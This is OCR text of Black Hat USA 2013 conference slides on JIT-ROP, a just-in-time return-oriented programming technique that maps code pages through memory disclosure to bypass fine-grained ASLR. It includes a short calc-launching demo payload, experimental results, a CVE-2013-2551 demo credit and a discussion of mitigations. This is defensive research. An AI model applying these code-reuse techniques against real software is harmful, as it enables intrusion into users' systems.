
our high-level language

```
LoadLibrary("kernel32");
GetProcAddress(@,"WinExec");
@("calc", SW_SHOWNORMAL);
LoadLibrary("kernel32");
GetProcAddress(@,"ExitProcess");
@(1);
```

gadgets available



fullfill with available gadgets



generate possible gadget arrangements

Reimplementation of Q gadget compiler algorithms [Schwartz et al., USENIX 2011] extended for multiple program statements and function parameters

Take it to the Next Level

JIT-ROP is only our initial prototype of just-in-time code reuse.

Potential Improvements:

Map Memory	Improve ability to discern code from embedded data.
Find API Calls	Explore direct use of system calls.
Find Gadgets	Lower conservativeness at expense of complexity.
Compile	Define more composite gadgets implementing an operation.
Run Time	Optimize code throughout.

Bigger changes: apply JIT code reuse to jump-oriented programming, return-less ROP, or ret-to-libc styles of code reuse.

Page Mapping Considerations

All other steps depend on the ability to map code pages well.

Are there enough function pointers on the heap?

Page Mapping Considerations

All other steps depend on the ability to map code pages well.

Are there enough function pointers on the heap?

→

Assume only **one code pointer** initially accessible.

(e.g. from a virtual table entry, callback, or event handler)

Page Mapping Considerations

All other steps depend on the ability to map code pages well.

Are there enough function pointers on the heap?

Assume only **one code pointer** initially accessible.

(e.g. from a virtual table entry, callback, or event handler)

Are code pages interconnected enough?

black hat USA 2013

Page Mapping Considerations

All other steps depend on the ability to map code pages well.

Are there enough function pointers on the heap?

Assume only **<u>one code pointer</u>** initially accessible.

(e.g. from a virtual table entry, callback, or event handler)

Are code pages interconnected enough?

Tested on 7 Applications:

Experiment Design

For each application:

Open Application with Blank Document → Save Snapshots of Program Memory

Use only one initial code pointer to kick-off memory mapping, repeat for all possible initializations

Build Native x86 Version of JIT-ROP

- Map Memory
- Find API Calls
- Find Gadgets
- Compile


Experimental Results

Map Memory — On average, 300 pages of code harvested.

Find API Calls

Find Gadgets

Run Time



black hat USA 2013

Experimental Results

Map Memory


Using the LoadLibrary() and GetProcAddress() APIs, the generated ROP payload can lookup any other APIs needed.

Find API Calls

Find 9 to 12 on average, but only one needed.

Find Gadgets

Run Time




similar results for all applications

Experimental Results

Map Memory

Find API Calls



Find Gadgets — Usually find one or more of each gadget type.

Run Time

Also tested against ‘gadget elimination’, e.g. ORP [Pappas et al., IEEE S&P 2012], which had little benefit. Some gadgets vanished, while new gadgets appeared.


again, similar results for all applications

Experimental Results

Map Memory

Find API Calls

Find Gadgets



Run Time

Varies, but viable for real-world exploitation.

Live Demo

CVE-2013-2551 on 8 10

Credits

Vulnerability Discovery:	Nicolas Joly
Metasploit Module for Win7/IE8:	Juan Vazquez

Conclusion

Conclusion

Fine-grained ASLR	• not sufficient against adversary with ability to bypass ***standard*** ASLR via memory disclosure

Conclusion

Fine-grained ASLR	• not sufficient against adversary with ability to bypass ***standard*** ASLR via memory disclosure
Quick Fix?	• re-randomize periodically [Giuffrida et al., USENIX 2012] • performance trade-off is impractical

Conclusion

Fine-grained ASLR	• not sufficient against adversary with ability to bypass ***standard*** ASLR via memory disclosure
Quick Fix?	• re-randomize periodically [Giuffrida et al., USENIX 2012] • performance trade-off is impractical
Towards More Comprehensive Mitigations	• control-flow integrity *[Abadi et al., CCS 2005]*

Conclusion

Fine-grained ASLR	• not sufficient against adversary with ability to bypass ***standard*** ASLR via memory disclosure
Quick Fix?	• re-randomize periodically [Giuffrida et al., USENIX 2012] • performance trade-off is impractical
Towards More Comprehensive Mitigations	• control-flow integrity *[Abadi et al., CCS 2005]*
Need for Practical Solutions	• work towards efficient fine-grained CFI/DFI

black hat USA 2013